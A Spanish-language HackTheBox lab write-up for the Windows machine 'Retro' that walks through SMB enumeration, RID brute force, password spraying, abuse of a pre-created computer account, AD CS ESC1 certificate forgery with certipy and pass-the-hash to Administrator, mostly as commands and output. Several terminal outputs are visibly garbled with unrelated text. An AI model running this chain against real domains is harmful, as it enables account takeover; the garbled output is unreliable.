

Retro

HackTheBox — Writeup

Sistema Operativo	Windows
Dificultad	Easy
Fecha	25 de septiembre de 2026
Autor	sunwhite

Índice

1. Reconocimiento	2
2. Acceso Inicial	5
3. Escalada de Privilegios	7

1. Reconocimiento

Por el escaeno se revela que se trata de una máquina Windows con el nombre retro.vl, siendo su FQDN DC.retro.vl.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-21 16:27 CEST
Nmap scan report for 10.129.234.44
Host is up (0.16s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-09-21 22:27:23Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-21T22:29:34+00:00; -2s from scanner time.
|_ssl-cert: Subject: commonName=DC.retro.vl
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1: unsupported, DNS:DC.retro.vl
|_ Not valid before: 2024-10-02T10:33:09
|_ Not valid after: 2025-10-02T10:33:09
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-21T22:29:33+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=DC.retro.vl
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1: unsupported, DNS:DC.retro.vl
|_ Not valid before: 2024-10-02T10:33:09
|_ Not valid after: 2025-10-02T10:33:09
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=DC.retro.vl
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1: unsupported, DNS:DC.retro.vl
|_ Not valid before: 2024-10-02T10:33:09
|_ Not valid after: 2025-10-02T10:33:09
|_ssl-date: 2026-09-21T22:29:34+00:00; -3s from scanner time.
3269/tcp  open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-21T22:29:33+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=DC.retro.vl
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1: unsupported, DNS:DC.retro.vl
|_ Not valid before: 2024-10-02T10:33:09
|_ Not valid after: 2025-10-02T10:33:09
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
|_ssl-date: 2026-09-21T22:29:33+00:00; -1s from scanner time.
|_rdp-ntlm-info:
|_ Target_Name: RETRO
|_ NetBIOS_Domain_Name: RETRO
|_ NetBIOS_Computer_Name: DC
|_ DNS_Domain_Name: retro.vl
|_ DNS_Computer_Name: DC.retro.vl
|_ Product_Version: 10.0.20348
|_ System_Time: 2026-09-21T22:28:07+00:00
|_ssl-cert: Subject: commonName=DC.retro.vl
|_ Not valid before: 2026-09-20T22:24:44
|_ Not valid after: 2027-03-22T22:24:44
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 3.1:1:
|_ Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ smb2-time:
|_ date: 2026-09-21T22:28:07
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 160.08 seconds
```

Dado que existen los típicos servicios como LDAP, RPC y SMB se puede intentar enumerarlos con autenticaciones anónimas.

```
~/HTB/Retro 30s > rpcclient -U "" 10.129.234.44
Password for [WORKGROUP\]:
rpcclient($>)srvinfo hatweb 10.129.234.44
12 10.129.234.44 Wk Sv PDC Tim NT
zsh: suplatform_id web :0.129.250014
      os version      :      10.0
~ SIGTSTserver$type dms:0 10.120x80102b
rpcclient $> netshareenumallppr
result was WERR_ACCESS_DENIED
rpcclient $> enumdomains is for 10.129.234.44 using bu
result was NT_STATUS_ACCESS_DENIED10 millisecond(s)
rpcclient $> querydominfo
result was NT_STATUS_ACCESS_DENIED(ses) found
rpcclient $> enumdomusers second(s)
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

En RPC no se puede unumerar mucho. Usando smbclient se listan varios shares para ver si se consigue tener acceso a alguno.

```
~/HTB/Retro 6s > smbclient -N -L //10.129.234.44/

~ SIGTSTSharename > who Type 0.12s Comment
12 -----
zsh: supADMIN$ whatweb Disk 0.234 Remote Admin
      C$          Disk      Default share
~ SIGTSTIPC$ 51s > who IPC 0.129 Remote IPC
dmsmap <NETLOGON Netwo Disk per Logon server share
      Notes       Disk
(*) searSYSVOL(sub)doma Disk 10 Logon server shareult-in wordlist
(*) ushTrainees random Disk y of 10 millisecond(s) between requests
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.234.44 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

No se puede acceder a Notes, sin embargo si se puede acceder a Trainees.

```
~/HTB/Retro 1 > smbclient //10.129.234.44/Notes
Password for [WORKGROUP\khangkaw]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> get *
NT_STATUS_ACCESS_DENIED opening remote file \*
smb: \> exit
```

```
~/HTB/Retro > smbclient //10.129.234.44/Trainees
Password for [WORKGROUP\khangkaw]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sun Jul 23 15:58:43 2023
..              DHS          0   Wed Jun 11 08:17:10 2025
Important.txt    A          288 Sun Jul 23 16:00:13 2023


                                4659711 blocks of size 4096. 1324770 blocks available
smb: \>
```

Solamente hay una nota llamada important, usando get Important.txt se descarga en el equipo local para poder leerla:

```
File: Important.txt
1 Dear Trainees,
2 I know that some of you seemed to struggle with remembering strong and unique passwords.
3 So we decided to bundle every one of you up into one account.
4 Stop bothering us. Please. We have other stuff to do than resetting your password every day.
5 Regards
6 The Admins
```

Es una nota en la que se indica que todas las cuentas de usuario han sido unidas.^{en} una sola. Esto da para pensar que si se obtiene una contraseña se puede hacer movimiento lateral fácilmente.

Usando IRDP se intenta acceder para enumerar usuarios pero no hay éxito.



Se intenta usar ldapsearch con un bind anónimo pero tampoco hay éxito.

```

~/HTB/Retro 15s > ldapsearch -x -b "dc=retro,dc=v1" "(objectClass=user)" -H ldap://DC.retro.v1
# extended LDIF#
# LDAPv3 open: nothttps-ssl
# LDAPv3 open: ldap
# base <dc=retro,dc=v1> with scope subtree
# filter: (objectClass=user)
# requesting: ALL
# search result:labelcatLDAPssl
search:2 done --no-wt-server
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090DA9, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
~/HTB/Retro 3m 27s >
# numResponses: 1

```

2. Acceso Inicial

Se puede usar nxc para buscar por fuerza bruta RID's y sus respectivos usuarios en el servicio SMB.

```

~/HTB/Retro 19m 49s > nxc smb retro.v1 -u "Guest" -p "" --rid-brute
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.v1) (signing:True) (SMBv1:False)
[*] retro.v1\Guest:
498: RETRO\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: RETRO\Administrator (SidTypeUser)
501: RETRO\Guest (SidTypeUser)
502: RETRO\krbtgt (SidTypeUser)
512: RETRO\Domain Admins (SidTypeGroup)
513: RETRO\Domain Users (SidTypeGroup)
514: RETRO\Domain Guests (SidTypeGroup)
515: RETRO\Domain Computers (SidTypeGroup)
516: RETRO\Domain Controllers (SidTypeGroup)
517: RETRO\Cert Publishers (SidTypeAlias)
518: RETRO\Schema Admins (SidTypeGroup)
519: RETRO\Enterprise Admins (SidTypeGroup)
520: RETRO\Group Policy Creator Owners (SidTypeGroup)
521: RETRO\Read-only Domain Controllers (SidTypeGroup)
522: RETRO\Cloneable Domain Controllers (SidTypeGroup)
525: RETRO\Protected Users (SidTypeGroup)
526: RETRO\Key Admins (SidTypeGroup)
527: RETRO\Enterprise Key Admins (SidTypeGroup)
553: RETRO\IAS and IAS Servers (SidTypeAlias)
571: RETRO\Allowed RODC Password Replication Group (SidTypeAlias)
572: RETRO\Denied RODC Password Replication Group (SidTypeAlias)
1000: RETRO\DC$ (SidTypeUser)
1101: RETRO\OmsAdmins (SidTypeAlias)
1102: RETRO\OmsUpdateProxy (SidTypeGroup)
1104: RETRO\trainee (SidTypeUser)
1106: RETRO\BANKING$ (SidTypeUser)
1107: RETRO\jburley (SidTypeUser)
1108: RETRO\HelpDesk (SidTypeGroup)
1109: RETRO\tblack (SidTypeUser)

```

Se encuentran varios usuarios y algunas cuentas de computadora. Ahora se puede intentar recortar el output para dejar los nombres e intentar password spraying, permutando un nombre de usuario con cada uno de los otros nombres como contraseñas.

```

~/HTB/Retro SIGTSTP(20)[SIGTSTP(20)[SIGTSTP(20)]1) nxc smb retro.vl -u "Guest" -p "" --rid-brute | awk ('print $6') | sed 's/RETRO//g' | sed 's/\\//g'
Windows 10.129.234.44
retro.vl\Guest: Administrator
Enterprise
Administrator: Administrator (1 host up) scanned in 4.46 seconds
Guest
krbtgt: krbtgt (1 host up) scanned in 10.129.234.44
Domain: This requires authentication
Domain: Output of nxc smb for a summary of options
Domain:
Domain: 10.129.234.44
Domain: 10.129.234.44
Domain: 10.129.234.44
Cert: 10.129.234.44
Schema: 10.129.234.44
Enterprise: 10.129.234.44
Group: 10.129.234.44
Read-only: 10.129.234.44
Cloneable: 10.129.234.44
Protected: 10.129.234.44
Key: 10.129.234.44
Enterprise: 10.129.234.44
RAS: 10.129.234.44
Allowed: 10.129.234.44
Denied: 10.129.234.44
DCS: 10.129.234.44
DnsAdmins: 10.129.234.44
DnsUpdateProxy: 10.129.234.44
trainee: 10.129.234.44
BANKING: 10.129.234.44
jburley: 10.129.234.44
HelpDesk: 10.129.234.44
tblack: 10.129.234.44

~/HTB/Retro 40s) nxc smb retro.vl -u users.txt -p users.txt --continue-on-success

```

Haciendo:

```
nxc smb retro.vl -u users.txt -p users.txt --continue-on-success
```

Se obtiene lo siguiente:

```

SMB 10.129.234.44 445 DC [-] retro.vl\jburley:DnsUpdateProxy STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\tblack:DnsUpdateProxy STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\Administrator:trainee STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\Guest:trainee STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\krbtgt:trainee STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\DCS:trainee STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\trainee:trainee
SMB 10.129.234.44 445 DC [-] retro.vl\BANKING$trainee STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\jburley:trainee STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\tblack:trainee STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\Administrator:BANKING$ STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\Guest:BANKING$ STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\krbtgt:BANKING$ STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\DCS:BANKING$ STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\BANKING$:BANKING$ STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\jburley:BANKING$ STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\tblack:BANKING$ STATUS_LOGON_FAILURE
SMB 10.129.234.44 445 DC [-] retro.vl\Administrator:jburley STATUS_LOGON_FAILURE

```

El usuario trainee tiene como contraseña trainee. Con este conocimiento se puede autenticar en el servicio SMB para ver los demás shares disponibles:

```

~/HTB/Retro 1m 37s) smbclient //retro.vl/Notes -U "trainee%trainee"
Try "help" to get a list of possible commands.
smb: \> lsopen -ms-wbt-server
.
D 0 Tue Apr 8 21:12:49 2025
Name: done: 1 IP address (1 host up) DHSshred in 0.07Wed Jun 11:08:17:10 2025
ToDo.txt A 248 Sun Jul 23 16:05:56 2023
user.txt A 32 Tue Apr 8 21:13:01 2025

4659711 blocks of size 4096. 1324912 blocks available
smb: \>

```

Se obtiene la bandera de usuario.

3. Escalada de Privilegios

Dentro del share Notes hay otro archivo llamado ToDo.txt. Haciendo get ToDo.txt se descarga a nivel local para leerlo.

```

445/tcp File: ToDo.txt ->
446/tcp
447/tcp
448/tcp Thomas,ftp-rpc-smap
449/tcp open: ldapssl
450/tcp after convincing the finance department to get rid of their ancient banking software
451/tcp it is finally time to clean up the mess they made. We should start with the pre created
452/tcp computer account. That one is older than me.
453/tcp
454/tcp
455/tcp
456/tcp
457/tcp
458/tcp
459/tcp BestIP address (3 host up) scanned in 207.12 seconds
460/tcp
461/tcp
462/tcp
463/tcp
464/tcp
465/tcp
466/tcp
467/tcp
468/tcp
469/tcp James 27s )

```

Se indica en la nota que hay una cuenta de computadora pre creada para el software de banking y que se va a re-usar dicha cuenta. Como la cuenta es precreada y es de computadora, ésta también puede cumplir la condición de tener el nombre como contraseña, sin embargo es en minúsculas, no en mayúsculas como ya se intentó, además también es sin el caracter especial \$. Esto es debido a que las cuentas de computadora de las versiones de antes de Windows 2000 en AD no tenían forma de soportar mecanismos de autenticación más complejos que aquellas cuentas definidas en versiones posteriores de los 2000 en Windows. Como AD necesita retrocompatibilidad se necesitaba una forma rápida de establecer las contraseñas para estas cuentas y que siguieran siendo útiles si es que había equipos viejos en la infraestructura AD.

Si se intenta usar la cuenta y la contraseña para autenticarse en SMB se obtiene lo siguiente:

```

~/HTB/Retro > smbclient //retro.v1/Notes -U 'BANKING$%banking'
session setup failed: NT_STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT

~/HTB/Retro 1 >

```

NT_STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT significa que las credenciales son correctas, puesto que no se obtuvo un error, sin embargo como no es una cuenta de usuario no se puede usar para autenticarse en servicios, sin embargo si se puede usar para enumerar más en AD. Se puede usar la utilidad `changepasswd.py` para cambiar la contraseña y enumerar de forma persistente el entorno.

```

~/HTB/Retro 1 5s > python3 /usr/share/doc/python3-impacket/examples/changepasswd.py retro.v1/banking$ banking@10.129.234.44 -newpass 'test123' -p rpc-samr
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of retro.v1\banking$
[*] Connecting to DCE/RPC as retro.v1\banking$
[*] Password was changed successfully.

```

Usando las credenciales modificadas se puede enumerar a través de `nxc` el servicio de LDAP para verificar la presencia de Active Directory Certificate Services, esto con el fin de encontrar alguna forma de obtener alguna shell como usuario o escalar privilegios con un certificado vulnerable.

```
~/HTB/Retro 1m 22s certipy-venv > nxc ldap retro.vl -u "banking$" -p 'test123' -M adcs
SMB      10.129.234.44 445  DC      [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
LDAP     10.129.234.44 389  DC      [*] retro.vl\banking$:test123
ADCS     10.129.234.44 389  DC      [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS     10.129.234.44 389  DC      Found PKI Enrollment Server: DC.retro.vl
ADCS     10.129.234.44 389  DC      Found CN: retro-DC-CA
```

Se encuentra una Certificate Authority con el nombre retro-DC-CA. Con el comando:

```
certipy find -u 'banking$' -p 'test123' -dc-ip 10.129.234.44 -vulnerable -stdout
```

Se puede encontrar alguna plantilla o algún certificado que sea vulnerable. El output entrega lo siguiente:

```
[+] User Enrollable Principals      : RETRO.VL\Domain Computers
[!] Vulnerabilities
    ESC1                            : Enrollee supplies subject and template allows client authentication.
```

El servicio es vulnerable a ESC1, la cual es una vulnerabilidad que permite a cualquier usuario hacer una petición para obtener el certificado de otro usuario y autenticarse como tal. Con toda la información obtenida por certipy se puede hacer un request al servidor para obtener un certificado para el usuario Administrator:

```
~/HTB/Retro 13s certipy-venv > certipy req -u 'banking$' -p 'test123' -dc-ip 10.129.234.44 -ca retro-DC-CA -template RetroClients -sign Administrator -debug -target dc.retro.vl -key-size 4096 -sid S-1-5-21-2983547755-698260136-4283918172-500
certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Nameserver: '10.129.234.44'
[*] DC IP: '10.129.234.44'
[*] DC Host: None
[*] Target IP: None
[*] Remote Name: 'dc.retro.vl'
[*] Domain: ''
[*] Username: 'BANKING$'
[*] Trying to resolve 'dc.retro.vl' at '10.129.234.44'
[*] Generating RSA key
[*] Requesting certificate via RPC
[*] Trying to connect to endpoint: ncacn_ip10.129.234.44((pipe\cert))
[*] Connected to endpoint: ncacn_ip10.129.234.44((pipe\cert))
```

Con el certificado obtenido se puede extraer el hash de la contraseña:

```
~/HTB/Retro certipy-venv > certipy auth -pfx 'administrator.pfx' -username 'administrator' -domain 'retro.vl' -dc-ip 10.129.234.44
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'Administrator'
[*] SAN URL SID: 'S-1-5-21-2983547755-698260136-4283918172-500'
[*] Security Extension SID: 'S-1-5-21-2983547755-698260136-4283918172-500'
[*] Using principal: 'administrator@retro.vl'
[*] Trying to get TGT...
```

Una vez obtenido el hash se puede hacer pass-the-hash con Evil-WinRM

```
~/HTB/Retro 1 certipy-venv > evil-winrm -u Administrator -H 252fac7066d93dd009d4fd2cd0368389 -i retro.vl
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/8/2025   8:11 PM             32 root.txt
```